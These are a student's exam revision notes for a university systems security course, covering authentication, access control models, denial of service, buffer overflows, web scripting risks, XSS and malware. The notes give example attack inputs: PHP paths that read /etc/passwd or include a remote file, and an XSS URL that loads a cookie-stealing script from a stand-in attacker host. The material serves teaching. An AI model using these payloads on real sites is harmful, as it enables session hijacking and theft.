CSCI262 Exam revision - Summary System Security

System Security (University of Wollongong)

CSCI 262 Systems Security Exam Notes

User Authentication

- Bases for authentication
  - A **subject** (**user** or **entity**) must provide **information** to enable the computer system to **confirm** its **identity**.
  - "Information" can be one or a combination of the following:
    - What the subject **knows** (passwords or secrets)
    - What the subject **has** (card or badge)
    - What the subject **is** (fingerprints or retinal characteristics)
    - Where the entity is
    - Who the entity knows
- False positive
  - When you **make** a **match** but **shouldn't have**
  - False acceptance rate (FAR)
- False negative
  - When you **don't** make a **match** but **should have**
  - False rejection rate (FRR)
- Passwords
  - Dictionary attacks
    - **Common words** can be used as sets of passwords to try
    - Attack steps through the words in a dictionary and tries them as passwords
    - Attack may not succeed but is quite **fast**
    - Can be **tailored** if victim uses **personal information** or **hobbies**/**interests**
  - Brute force
    - Involves trying **every possible** password
    - **Always work** but the guessing must be within the **lifetime** of the password
    - **Changing** passwords makes it **harder**
  - Protective mechanisms
    - Limit number of guesses per connection attempt
    - Lock when threshold exceeded
    - Slowly process password,
    - Raise an alarm
  - Entropy
    - To do with information content, randomness and uncertainty
    - Measured in **bits**
    - **Log_2N_{26}**
  - Hashing
    - Procedure often used to provide **integrity** for messages
    - The hash of a message is a "fixed length fingerprint" of the block of data
    - 2 common properties
      - **Pre-image resistant**
        - **Computationally infeasible** that for a given message digest Y, we can find an X such that **H(X) = Y**
      - Collision-resistant
        - **Computationally infeasible** to find messages X and X' with X =/= X', such that **H(X) = H(X')**

- Salting
  - **Value** that is **randomly** generated
  - Typically **appends** after the hash
  - If password is disclosed, attacker can compute hash to compare against all hashes, this will fail against salted systems
- Rainbow table
  - Pre-computation techniques speed up an attack and rainbow tables are an example
  - To have a **lookup table** of passwords, maybe salted, and **corresponding hash value**
  - Reduction functions map from the hash output space back into whatever the password space is considered appropriate
  - Construction of the table: **Hash** -> **Reduction** -> **Hash** -> **Reduction** etc etc
  - **Save** only the **first** and **last** entries
  - If **not** in the table, **reduce** and **hash until** it is **found** in the table
- One-time passwords
  - System has a "**list**" of valid passwords and each one is **only valid once**
  - **Provided** passwords are not **correlated**, system is **immune** to **eavesdropping**
  - Good password **leaks no information** about the **other passwords** however the **number** of passwords has to be **shared** and **stored**
  - Problems
    - Establishing password requiring significant initial costs
    - Server need to store more information
    - User more likely to write down passwords and be less careful in choosing them
  - Lamport OTP
    - User remembers a password
    - Server has a database in which stores
      - Username
      - Counter n that decrements each time bob authenticates the user
      - The hash value
    - Once user has been authenticated, server need to update its info
    - Replace hash with the otp sent by alice
    - Value of n minus 1
    - When reaches 0, run a new setup process

Access Control

- Access control vs Authentication
  - Authorized user is a user that has **required permissions** to **access** particular file, or in a **group**/**role** that has **required access permissions**
  - Authenticated user is a non-anonymous user whose **identity** has been **confirmed**, any such user could then access the system
  - Just because the **identity** is **confirmed does not mean** he/she is **authorized** to **access** the file


- Representations:
  - Access control matrices
    - Defined in terms of **state** and **state transitions**
    - State is defined by a triplet (S O A):
      - Set of **subjects**
      - Set of **objects**
      - **Access** control matrix: A [S, O] with entries a (s, o)
        - Lists the access rights of subjects on objects
        - Specifies kind of access allowed for a subject on each object

Objects / Subjects	**File$_1$**	**File$_2$**	**Process$_1$**	…	…
Process$_1$	Read	Read Write			
Alice		Read	Execute		
Bob	Write		Execute		
Carol					
…					

    - Process 1 can read File 1
    - Alice can read File 2 and execute Process 1
  - Access control lists
    - A list of **subjects** that are **authorized** to **access** an **object**
    - **Expensive** to work with as every access to object is checked
      - Best suited for situations where there are relatively **few** users (individuals or groups)
      - Do have **advantage** of giving the owner a lot of **control** over **modification** of other user's access

Identity	Type	Perm granted	Object
G. Smith	csci	r, w	report.tex
team-mem	admin	r, w, x	a.exe
alice	maths	r	intro.txt
. . .			

    - G. Smith from csci can read and write on report.tex
    - Team-mem from admin can read write execute a.exe
  - Capabilities
    - **Describes** what a **subject** is **capable** of **doing**
    - Subject: List of (Object, Rights)
    - Serves as a ticket that **authorizes** the **holder** to **access** an **object** in a particular way



Note that arrows point in opposite directions!
With ACLs, still need to associate users to files

- Types of access control policies
  - Discretionary access
    - Users use their **own discretion** to **specify** who can **access** what, usually within some prescribed structure as in Unix
      - Access control matrices capture a discretionary view
  - Mandatory access
    - Subjects and objects have **fixed** security **attributes** that are used by the **system** to **determine access**
    - Users **cannot modify security attributes**, system/security **administrator decides**
  - Identity based policies
    - **Subject, action, object, time, location, context**
    - E.g. User D can withdraw money from account Y on a Monday, from Bank Z, if they wear a blue hat
  - Group based access control
    - Users are **assigned** to **groups**, depends on system **policy** if a user can be a member of **one** or **multiple** groups
    - Groups are given **permissions** to **access** objects, each user will have the **permission assigned** to the **group**
  - Role based access control
    - Gathers together particular actions on objects and can be defined for other applications or contexts
    - Assign access rights to roles
      - **Single** user may be assigned **multiple** roles
      - **Multiple** users may be assigned **single** role
  - Protection Rings
    - Each subject or object is **assigned** a **number** depending on its **importance**
    - Numbers are **compared** to make **decisions** about access control
  - Multilevel access control
    - Subjects and objects both correspond to security labels
      - Subject labels correspond to clearances
      - Object labels correspond to classifications or sensitivity
      - Access relationship between the two types are governed by rules
    - Useful for organizations with various levels of sensitivity for their data
      - Military organizations
      - Banks
    - Users given **various** levels of **clearance**

        - Objects given **different** levels of **sensitivity**

- Access control security models
    - A security model is a precise representation of the security model for access control
        - Simple and abstract
        - Precise and unambiguous
        - Generic ;
            - Deals with security properties
            - Does not unduly constain system functions or implementation details
    - Three types of models
        - Security models
            - BLP
        - Integrity based security model
            - Biba model
            - Clark-wilson model
        - Multilateral models
            - Lattice models
            - Lippner's model
        - Other models
            - Chinese-wall model
    - BLP (no read up, no write down)
        - Described by (current access set **b**, access martrix **M**, level function **f**, hierarchy **H**)
        - Designed to **protect** against **unauthorized disclosure** of **information**
        - 2 mandatory properties
            - **ss** property

              $(S_i,O_j,read)$ can be in b iff $f_o(O_j) \leq f_c(S_i)$.

              Turning this around: The state (b,M,f,H) has the ss–property if, for every $(S_i,O_j,read) \in b$, we have that $f_o(O_j) \leq f_c(S_i)$.

              in simple security property, the read ability is only possible for subjects with a level higher or equal to that of the object level

              For subject S, object O, and authorization or ability A, with A = read, the subject S *dominates* the classification of the object O.

            - * property

              $(S_i,O_j,append)$ can be in b iff $f_c(S_i) \leq f_o(O_j)$.

              $(S_i,O_j,read/write)$ can be in b iff $f_c(S_i)=f_o(O_j)$.

            - This property states that subject s can write object o if the security class of s dominates that of o

            - For subject S, object O, and authorization or ability A, where A = writing, the subject S is dominated by the object O.

- Problem with the * - property
  - How can high ranking subjects pass any information to lower level subjects
    - Allow subject to operate at lower rank
    - Identify trusted subjects are allowed to violate the * property

- 1 discretionary property
  - **ds** property

    This is designed to capture the idea that permission may be passed from an authorised subject to another, level authorised, subject.
    (S_i,O_j,a) can be in b only if $a \in M[S_i,O_j]$.

An example

Top secret (TS)	Tam, Tom	Personnel files
Secret (S)	Sal, Sam	Email files
Confidential (C)	Cam, Cal	Activity log files
Unclassified (UC)	Uma, Una	Phone lists

- Cam and Cal cannot read personnel files, that would be reading up.
- Tam, Sam and Cam can all read the activity log files, if the access control matrices allow them to.
- Tam and Tom cannot write to the activity log files, that would be writing down.
- Uma and Una can write to the activity log files, if the access control matrices allow them to.

Discretionary example …

Top secret (TS)	Tam	Personnel file
Secret (S)	Sam	Email file
Confidential (C)	Cam	Activity log
Unclassified (UC)	Uma	Phone list

	Personnel file	Email file	Activity log	Phone list
Tam	Read, Write			
Sam		Read		
Cam				
Uma			Write	

Tam can read and write the Personnel file.
Sam cannot currently write the Email file.
Cam cannot do anything.
Uma cannot read the Phone list.

- Confidentiality base access control model
  - Subject cannot convey information to a subject at a lower level
  - Protects against unauthorized disclosure of information
- Integrity based access control
  - Protect against unauthorized modification of information

  - Biba (no write up, no read down)
    - Similar to BLP
    - Invoke instruction {Modify (Write), Observe (Read), Execute, Invoke (subject to subject communication/use)}
    - **Simple integrity**
      - Subject can **read** an object only if **integrity** level of **subject** is **dominated** by **integrity** level of **object**. (no read down policy)
      - Means a subject doesn't trust information with lower integrity level
    - **Integrity confinement**
      - Subject can **modify** an object only if **integrity** level of **subject dominates integrity** level of **object**. (no write up policy)

- If A is less trusted than B, B should not be modified on basis of A, should not contaminate B.

- **Invocation property**
  - Subject **S_1** can **invoke/execute/use** subject **S_2 only if integrity** level of S_1 **dominates integrity** level of S_2

- Clark-Wilson
  - Integrity-based access model






Figure 13.5 **Summary of Clark-Wilson System Integrity Rules**
Source: [CLAR87].

- Lattice
  - **Least upper** bound
    - The **lowest** security level a subject must have to be **allowed** to **read** both objects given two objects at **different** security levels
  - **Greatest lower** bound
    - The **highest** security level an object can have such that it can be **read by** both subjects given two subjects at **different** security levels




- Lipner
  - Difference lies in **clearances** and **classifications**
  - Lattice associated with **integrity** and lattice associated with **confidentiality**
  - The classifying and categorizing is carried out so typical behavior is appropriately represented

        - E.g. an ordinary user **can alter** production **data**, but **cannot change** production **code**
    - Chinese wall
        - Proposed to handle conflicts of interest that occur in many commercial environments
            - E.g. subjects are analysts or consultants, objects are information sets for companies
        - Conflicts of interest classes defined
            - E.g. if Alice **consults** for Bank **A**, she **cannot consult** for Bank **B**



(a) Example set



(b) John has access to Bank A and Oil A

(c) Jane has access to Bank A and Oil B

Denial of Service

- What is it and what does it threaten?
    - Attacker attempts to **prevent** or **hinder** the **legitimate** use of a system, **attacks** on **availability**
    - By starving system resouces
        - Bandwidth, cpu
        - Crashing the system
            - Ping of death , sending victim a data or packet their application cannot handle
        - Brute force
            - Flooding a system or network with so much info it cant respond
- Specific system targets
    - **Web servers** are common targets of DOS attacks (resource saturation)
    - **Network access devices** commonly targeted (system and application crash)
- **TCP SYN (transmission control protocol synchronize) Flooding**
    - 3 way handshake
        - C -> S : SYN
        - S → C : SYN-ACK (allocate buffer)
        - C →S : ACK
    - This flooding attack involves sending lots of message 1 , which half-open connections and no message 3 response, depleting server memory
- Protecting against TCP SYN flooding
    - Time-out
        - **Discard half-open** connections (after a **time period**)

    - Random dropping
        - **Half open** connections are **randomly discarded** when the **buffer** reaches a **certain percentage** of its **capacity**
    - SYN-cookies
        - **Avoid dropping** connections when SYN queue fills up
        - Server uses a **carefully constructed** sequence **number** in 2nd message but **discards** SYN queue entry
        - If server receives a "**correct**" **ACK** from client, server reconstruct SYN queue entry and connection proceeds as usual
    - Client Puzzles
        - Server starts to **accept** connections **selectively** using **puzzles** when an **attack** is **detected**
        - Could be a **cryptographic** problem formulated using **time** and a **server secret**
        - **Client** needs to submit **correct solution** to **gain** a **connection**
        - Idea revolves that only a **live** user instead of a **zombie machine**, would **work** on **answering** the problem
        - Solve client puzzles
            - Built in browsers
            - Available as a plug in
- Distributed DOS
    - Attacks are launched from **multiple networked** computers
    - Difficult to defend against as it is **hard** to **block multiple** IP **addresses** and still **maintain** broad **functionality** that might be needed
- Reflection
    - Attacker sends packets to known service on **intermediary** with **spoofed** source address of target system, **response** from **intermediary** is **directed** to target
    - Ideally attacker would use a **service** that **creates** a response packet **larger** than original request, several UDP services exploited, these attacks can be cyclically **spread** the attack over several intermediaries in an attempt to **avoid detection**
- Amplification
    - Each initial attack packet produces multiple responses
    - E.g. DNS amplification attacks
        - DNS **requests** with **spoofed** source **address** being the **target**
        - **Exploit DNS** behavior to convert a **small** request to a much **larger** response
        - Attacker sends **requests** to **multiple** well-connected servers, which **floods** the target

Prevetion against dos

- Access control mechanism
- Captcha
- Intrusion detection system


Buffer overflow

- What is it?
    - A **condition** at an interface under which **more input** can be **placed** into a **buffer** or **data holding area** than the **capacity allocated**, **overwriting** other information
- When is it likely to occur?

    - When attackers want to exploit such a condition to **crash** a system or to **insert specially** crafted **code** that allows them to **gain control** of the system
- What are the likely effects?
    - Running a **denial** of **service** attack (attack against availability)
    - Run arbitrary code that either **modifies data** (attack against integrity)
    - **Read sensitive information** (attack against confidentiality)
    - Exploit programs that are running as a **privileged** account to **reach** attack areas they **normally** have **no access** to
- Stacks and heap
    - Most of the most problematic buffer overflow attacks haven been specifically targeted against stacks
        - Stacks and heap are both parts of the process memory
        - Able to overwrite the address of the return pointer to a specific value
        - E.g a address of a function that we can run
            - So we could write the codes ourselft and place the code we want to execute in the bufferoverflowing area,
            - We then overwrite the return address so it points back to the buffer and executes the intended code. Such codes can be inserted into the program using environment variables or program input parameters
- How to avoid it?
    - For developer/programmer
        - Writing secure code
            - C **library functions** such as strcpy(), strcat(), sprint() and vsprintf() may result in buffer overflows
                - All this functions operate on null terminated strings and perform no bounds checking
            - **Minimize** the **use** of **vulnerable** functions or not allow them to occur
        - Use compiler tools
            - **Automated** way of **optimizing** and **checking** on things like unsafe constructs
            - Can use a canary or guard value before the return address that shouldn't be predictable, to check that it hasn't changed
    - For the end user
        - **Remove vulnerable** software
            - Simple way to protect against being attacked through that software
        - **Run** software at **least privilege** required
            - Limit access an attacker can have even if they found their way in
        - **Apply** vendor **patches**
            - Normally followed closely by vendor to patch, by far the best way to defend
        - **Filter** specific **traffic** at **firewall**
            - Block traffic of vulnerable software
        - **Test** key **applications**
            - Proactive and test software
            - Since it might be time consuming, test the critical ones first

Secure mobile code

- What is mobile codes
    - Code that is able to deployed and run on a wider range of platforms or devices than simply one
        - Browser content, scripting languages
- HTTP authentication
    - HTTP/1.0
        - Client will send their user-id and password in an unencrypted form
        - It was justified on the assumption that the communication channel would be protected
        - Developers may embed username+password from the user, as hidden fields
            - Hidden-fields are a mechanism used to record previous interactions
                - Sit in browser memory and when the forms go back to the web server the updated hidden field content is sent back



            - Also able to embed this info in the URL
            - If a person accesses HTML pages on the same page. It may see the username password
            - url statement are recorded in the log of the webserver.
                - Information may be seen there
                - Information may be passed in a referral statement to other website
            - No built in integrity check mechanism on use of hidden field
                - Attacker may modify, reuse captured html forms

- HTTP digest access authentication
    - Designed as a replacement for basic access authentication
    - **Challenge-response** mechanism, but challenge includes a **nonce** to make **authentication** session **specific**
    - Response value calculated in 3 steps
        - MD5 **hash** of combined **username**, **authentication realm**, **password**. Result referred as **HA1**
        - MD5 **hash** of combined **method** and **digest URI**. Result referred as **HA2**
        - MD5 **hash** of combined **HA1** result, server **nonce**, **request counter**, **client nonce**, **quality** of protection **code** and **HA2** result. **Result** is the **response** value provided by the **client**

```
HA1 = MD5( "Mufasa:testrealm@host.com:Circle Of Life" )
    = 939e7578ed9e3c518a452acee763bce9

HA2 = MD5( "GET:/dir/index.html" )
    = 39aff3a2bab6126f332b942af96d3366

Response = MD5( "939e7578ed9e3c518a452acee763bce9:\
                 dcd98b7102dd2f0e8b11d0f600bfb0c093:\
                 00000001:0a4f113b:auth:\
                 39aff3a2bab6126f332b942af96d3366" )
         = 6629fae49393a05397450978507c4ef1
```

- JavaScript
  - History of atrocious security holes
  - Downloaded on runs on browser meaning it potentially has **access** to any **information browser has**
  - Can be used to mount effective denial-of-service attacks
    - Mostly result in **crashing** the computer browser
    - Particular vulnerable due to amount of **control active content** generally **has over** the **browser**
    - Attacks can be resident on web pages or sent to users with JavaScript-enabled mail readers in email
  - Attack on windows
    - Has the ability to register a JavaScript function that will be executed when the current JavaScript page is unload
      - Able to bring up a new window when you attempt to close an existing one
  - CPU and stack attack on IE and netscape navigator
    - When the page on the next slide is loaded into either browser, the browser becomes unresponsive
      - Burning resources
  - Has several tools that can be used to spoof user context
    - Display boxes containing arbitrary text
    - JavaScript can change content of browser's status line
    - Can be used to hide browser's goto: field and replace with a constructed field built from a frame
- PHP
  - Server-side scripting language for building web pages
  - Can be run as either a Common Gateway Interface (CGI), generally between an application and a web server, or as an integrated web server module
  - Easy to use and very fast
  - Do not need to be made "executable" or placed in special directories to run, if PHP enabled in server, just have to give a HTML file a .php extension and it can run
  - Problems
    - **Opening** or **including** files, which in PHP can encompass URL's too, based on user input without thoroughly checking them is dangerous
      - What if you were instructed with `script.php?page=/etc/passwd`
      - What if you were instructed with `script.php?page=http://nasty.com/bad.php`
      -


        - Allowable pages (files or locations) can be specified
    - Registers all kinds of external variables in global namespace
        - **No way** to tell if the variables containing **authentic data** can be **trusted**
        - **Injection** attacks are possible as well
    - Deliberately invalid user can be fed into execution of external programs
        - Call like **system**($userinput) is **insecure** as it allows user to **execute** arbitrary **commands** on **host**
        - Call like **exec** (‘’ someprog’’, $userargs) is also **insecure** as the user can supply **characters** that have **special meaning** to **shell**

- XSS (cross-site scripting)
    - **Cross-site scripting** (**XSS**) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users
    - Exploits vulnerabilities in using dynamic web content
        - Involves the use of those **vulnerabilities** to **gather data** from a user that **shouldn’t** be **gathered**
    - Why so significant?
        - Potentially vulnerable sites are **easy** for malicious persons to **detect**
        - **Easy** to **launch**
        - Fixing, pro-active and retrospective is poor
    - Can
        - Basically, do anything that you as a user could do to own system, like provide instructions that are going to run on machine
            - Transfer, delete or modify files
            - Install Trojan horses or spyware
        - Affect web-based activities
            - Redirection
            - Information modification
        - Some mix
            - Cookie capturing for subsequent impersonation of a user
    - How to recognize XSS vulnerability
        - If active content is **allowed** to be **embedded** within fields the users can **enter**
    - Two types of XSS
        - Stored,persistent or type-2 XSS
            - Posting of HTML formaated content from one user is given to others
                - Persistent because it stays on site
                    - Mallory posts a message with malicious payload to a social network.
                    - When Bob reads the message, Mallory's XSS steals Bob's cookie.
                    - Mallory can now hijack Bob's session and impersonate Bob.

                45

                -
        - Reflected,non-persistent or type-1 XSS

- Attacker including a script in a query to a site that is used, without appropriate sanitization, by server-side scripts to generate results for the user
-



Non-persistent [edit]

1. Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password pair and stores sensitive data, such as billing information. When a user logs in, the browser keeps an Authorization Cookie, which looks like some garbage characters, so both computers (client and server) have a record that she's logged in.
2. Mallory observes that Bob's website contains a reflected XSS vulnerability:
    1. When she visits the Search page, she inputs a search term in the search box and clicks the submit button. If no results were found, the page will display the term she searched for followed by the words "not found," and the url will be `http://bobssite.org?q=her search term` .
    2. With a normal search query, like the word "**puppies**", the page simply displays "**puppies** not found" and the url is "http://bobssite.org**?q=puppies**" - which is perfectly normal behavior.
    3. However, when she submits an abnormal search query, like " `<script type='text/javascript'>alert('xss');</script>` ",
        1. An alert box appears (that says "xss").
        2. The page displays " `<script type='text/javascript'>alert('xss');</script>` not found," along with an error message with the text 'xss'.
        3. The url is " `http://bobssite.org?q=<script%20type='text/javascript'>alert('xss');</script>` - which is exploitable behavior.
3. Mallory crafts a URL to exploit the vulnerability:
    1. She makes the URL `http://bobssite.org?q=puppies<script%20src="http://mallorysevilsite.com/authstealer.js"></script>` . She could choose to encode the ASCII characters with percent-encoding, such as `http://bobssite.org?q=puppies%3Cscript%2520src%3D%22http%3A%2F%2Fmallorysevilsite.com%2Fauthstealer.js%22%3E%3` so that human readers cannot immediately decipher the malicious URL.[24]
    2. She sends an e-mail to some unsuspecting members of Bob's site, saying "Check out some cute puppies!"
4. Alice gets the e-mail. She loves puppies and clicks on the link. It goes to Bob's website to search, doesn't find anything, and displays "puppies not found" but right in the middle, the script tag runs (it is invisible on the screen) and loads and runs Mallory's program authstealer.js (triggering the XSS attack). Alice forgets about it.
5. The authstealer.js program runs in Alice's browser, as if it originated from Bob's website. It grabs a copy of Alice's Authorization Cookie and sends it to Mallory's server, where Mallory retrieves it.
6. Mallory now puts Alice's Authorization Cookie into her browser as if it were her own. She then goes to Bob's site and is now logged in as Alice.
7. Now that she's in, Mallory goes to the Billing section of the website and looks up Alice's credit card number and grabs a copy. Then she goes and changes her password so Alice can't even log in anymore.
8. She decides to take it a step further and sends a similarly crafted link to Bob himself, thus gaining administrator privileges to Bob's website.


- Protecting against XSS
    - **Positive validation** of **all** fields
        - Complete policies **specifying** what is **allowed** and a **default deny** rule against **everything** else
        - Trying to eliminate all possible bad things is difficult as there are lots of active content and lots of different encodings

Malware

- Malware or malicious code is computer code that is designed to modify computer systems without the consent of the owner or operator

- Types
    - Viruses
        - **Infect files** on **infected** host, or in boot area, to **help** aid **replication**
        - Attached to an executable file
    - Worms

        - **Replicate themselves** to **spread** with **minimal** user **interaction**, typically use widely **available applications** such as email to **spread** and **exploit** holes in **software** and **implementations**
    - Trojan Horses
        - **Non-replicating** program that **openly exhibit** one desirable **behavior** but have some real **intent hidden** from user like opening ports on machine to allow attackers access
        - Tricked into opening them because they appear to be receiving legitimate software or files from a legitimate source
    - **Virus vs worm vs trojan horse**
        - Virus cannot be spread without a human action , worm has the capability to travel without any human action by taking advantages of file or information transport features on your systems
- Classification



- Virus structure & components
    - Memory resident viruses install themselves into the memory of the host computer so that even after the original virus program is closed, new objects can be infected without having to run anything else
    - Structure allows duplication
    - 2 other components
        - **Payload**
            - What else does the virus **do**
        - **Trigger**
            - **Condition** before payload is activated
    - **4 phases**
        - Dormant phase ; idle, waiting for trigger
        - Propagation phase, the virus places a copy of itself into other programs or into certain system areas on the disk
        - Trigger phase ; activated to perform the function
        - Execution phase ; when the function is performing
- Virus concealment methods
    - **Encrypted** viruses
        - Virus encrypted with a cipher
        - Code is encrypted except for decryption routine and key

- **Stealth** viruses
  - Explicitly try to **hide** all of themselves
  - Typical approach: **compression**
    - Detecting that a file has changed by checking length will not work
- **Polymorphic** viruses
  - **Change** form each time they are inserted into another program
  - Changes instructions in virus to something equivalent but different
  - As its common for it to be encrypted, the decryption code is the segment of the virus that is changed
  - Makes traditional security solution hard to catch them because they do not use a static unchanging code. Able to generate billons of decryption routines
- Metamorphic viruses
  - Same as polymorphic virus but can be re-written instead
- **Trojan** horses
  - Concealment methods
    - Renames itself to name of valid system file
    - Encrypted and polymorphic and could install themselves in different ways to escape detection
    - Hiding as source code
    - Remote administration Trojans
      - Allow a hacker to take complete control of a pc , very nasty with keyboard & screen capture, and the ability to directly manipulate your computer
    - Backdoor Programs
      - Able to steal data using backdoor
    - Network Redirection
      - Redirect specific attacks thought compromised intermediate host machine toward a new target
- **Worms**
  - Copies itself from one computer to another
  - Host computer worms are entirely contained in the computer they run on, and uses network to copy themselves to other com
  - Orginal may terminate itself " rabbits "

- Protection against malware:
  - Information flow metrics
    - Define the flow distance metric fd(x) for some information x as follows:
      - **All** information has fd(x)=**0**
      - When x is **shared**, fd(x) **+1**
      - When x is used as input, the flow **distance** of **output** is **max** flow **distance** of **input**
    - Information is accessible only when distance is **less** than a value **V**
  - Reducing the rights
    - User can reduce their work domain when running a suspect program
    - Only given privileges that it needs in order to complete its task
  - Sandboxing
    - **Suspicious** codes are **quarantined** in **isolated** system **area** before **running** code and **monitored**
    - **Restricts sharing** by **controlling** the domain **boundaries**

- Detection
  - Monitor known methods such as write to boot…
  - Advantage
    - Works for all virus
    - Detection is before infection
  - Disadvantages
    - To detect high %, sensitivity set to high will generate many false alarm
  - Signature scanning
    - Simplest and most common approach to virus detection
    - Every virus have their own signature
    - Extraction is a non-trivial process
      - Infection is **disassembled** and key **portions identified**
      - Key portions are **combined** to form a **signature**
      - Signature **checked** against a large **library** of programs to reduce chance of false positives occurring when signature accidentally matches some library code
    - Advantages
      - Can be **used** against **trojan horses**, **logic bombs** and other **malicious software**
    - Disadvantages
      - Scanning cannot find **new viruses** before **patterns** are **known**
      - **Ineffective** against **polymorphic** viruses

- Digital immune system (by IBM)
  - Objective
    - To provide a **rapid response** so viruses can be **stamped** out soon **after** being **introduced**
